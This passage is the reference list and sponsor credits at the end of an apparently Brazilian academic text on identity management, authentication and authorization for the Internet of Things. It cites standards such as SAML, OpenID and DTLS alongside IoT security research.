[OASIS 2008] OASIS (2008). Security assertion markup language (saml) v2.0 - technical overview. `https://www.oasis-open.org/committees/download.php/27819/sstc-saml-tech-overview-2.0-cd-02.pdf`.

[OpenID 2007] OpenID (2007). Openid authentication 2.0 - final. `http://openid.net/specs/openid-authentication-2_0.html`.

[OPENIoT 2012] OPENIoT (2012). Eu ict open iot project. `http://openiot.eu/?q=node/1`.

[Prazeres e do Prado Filho 2013] Prazeres, C. V. S. e do Prado Filho, T. G. (2013). Gestão de identidade, autenticação e autorização na web das coisas - relatório técnico de acompanhamento. Technical report, Rede Nacional de Ensino e Pesquisa.

[Quisquater et al. 1989] Quisquater, J.-J., Guillou, L., Annick, M., e Berson, T. (1989). How to explain zero-knowledge protocols to your children. In *Proceedings on Advances in cryptology*, CRYPTO '89, pages 628–631, New York, NY, USA. Springer-Verlag New York, Inc.

[Recordon e Reed 2006] Recordon, D. e Reed, D. (2006). Openid 2.0: a platform for user-centric identity management. In *Proceedings of the second ACM workshop on Digital identity management*, DIM '06, pages 11–16, New York, NY, USA. ACM.

[Rescorla e Modadugu 2012] Rescorla, E. e Modadugu, N. (2012). Datagram transport layer security version 1.2. `http://tools.ietf.org/html/rfc6347`.

[Roman et al. 2011a] Roman, R., Lopez, J., e Najera, P. (2011a). A cross-layer approach for integrating security mechanisms in sensor networks architectures. *Wireless Communications and Mobile Computing*, 11:267–276.

[Roman et al. 2011b] Roman, R., Najera, P., e Lopez, J. (2011b). Securing the internet of things. *Computer*, 44(9):51–58.

[Rotondi et al. 2011] Rotondi, D., Seccia, C., e Piccione, S. (2011). Access control & iot: Capability based authorization access control system. In *1st IoT International Forum*.

[Saied e Olivereau 2012a] Saied, Y. B. e Olivereau, A. (2012a). D-hip: A distributed key exchange scheme for hip-based internet of things. In *World of Wireless, Mobile and Multimedia Networks (WoWMoM), 2012 IEEE International Symposium on a*, pages 1–7. IEEE.

[Saied e Olivereau 2012b] Saied, Y. B. e Olivereau, A. (2012b). Hip tiny exchange (tex): A distributed key exchange scheme for hip-based internet of things. In *Communications and Networking (ComNet), 2012 Third International Conference on*, pages 1–8. IEEE.

[Saint-Andre 2004] Saint-Andre, E. P. (2004). Extensible messaging and presence protocol (xmpp): Core. `http://www.ietf.org/rfc/rfc3920.txt`.

[Sakimura et al. 2013] Sakimura, N., Bradley, J., Jones, M. B., de Medeiros, B., e Mortimore, C. (2013). Openid connect basic client profile 1.0 - draft 28. `http://openid.net/specs/openid-connect-basic-1_0.html`.

[Santos et al. 2013] Santos, M. d. L., Domenech, M. C., e Wangham, M. S. (2013). Gestão de identidades na web das coisas: Um estudo de caso em saúde eletrônica. In *Segurança da Informação e de Sistemas Computacionais (SBSeg), 2013 13o Simpósio Brasileiro em*. SBC.

[Schaffers et al. 2011] Schaffers, H., Komninos, N., Pallot, M., Trousse, B., Nilsson, M., e Oliveira, A. (2011). Smart cities and the future internet: Towards cooperation frameworks for open innovation. In Domingue, J., Galis, A., Gavras, A., Zahariadis, T., Lambert, D., Cleary, F., Daras, P., Krco, S., Müller, H., Li, M.-S., Schaffers, H., Lotz, V., Alvarez, F., Stiller, B., Karnouskos, S., Avessta, S., e Nilsson, M., editors, *The Future Internet*, volume 6656 of *Lecture Notes in Computer Science*, pages 431–446. Springer Berlin Heidelberg.

[Seitz et al. 2013] Seitz, L., Selander, G., e Gehrmann, C. (2013). Authorization framework for the internet-of-things. In *World of Wireless, Mobile and Multimedia Networks (WoWMoM), IEEE 14th International Symposium and Workshops on a*, pages 1–6. IEEE.

[Silva et al. 2013] Silva, E. F., Fernandes, N. C., Rodriguez, N., Magalhaes, L. C. S., e Saade, D. C. M. (2013). Gestão de identidade em redes experimentais para a internet do futuro. In *Minicurso - SBRC2013 - Brasília - DF*.

[Wangham et al. 2010] Wangham, M. S., de Mello, E. R., da Silva Böger, D., Guerios, M., e da Silva Fraga, J. (2010). Gerenciamento de identidades federadas. In *Minicurso - SBSeg 2010 - Fortaleza - CE*.

[Xiang e Li 2012] Xiang, C. e Li, X. (2012). General analysis on architecture and key technologies about internet of things. In *Software Engineering and Service Science (ICSESS), 2012 IEEE 3rd International Conference on*, pages 325–328.

[Xiaohui 2012] Xiaohui, X. (2012). Research on safety certification and control technology in internet of things. In *Computational and Information Sciences (ICCIS), 2012 Fourth International Conference on*, pages 518–521. IEEE.

[Yan et al. 2008] Yan, L., Zhang, Y., Yang, L., e Ning, H. (2008). *The Internet of Things: from RFID to the next-generation pervasive networked systems*. Auerbach Publications.

[Zeng et al. 2011] Zeng, D., Guo, S., e Cheng, Z. (2011). The web of things: A survey (invited paper). *Journal of Communications*, 6(6).

[Zhang e Liu 2011] Zhang, G. e Liu, J. (2011). A model of workflow-oriented attributed based access control. *International Journal of Computer Network and Information Security (IJCNIS)*, 3(1):47–53.

Promoção

SBC
Sociedade Brasileira de Computação

Organização

UNIVERSIDADE FEDERAL DO AMAZONAS
IN UNIVERSA SCIENTIA VERITAS
UFAM

Apoio

CAPES

FAPEAM
Fundação de Amparo à Pesquisa do Estado do Amazonas

CNPq
Conselho Nacional de Desenvolvimento Científico e Tecnológico

Patrocínio

cgi.br
Comitê Gestor da Internet no Brasil

nic.br
Núcleo de Informação e Coordenação do Ponto BR

intel

start
Soluções Tecnológicas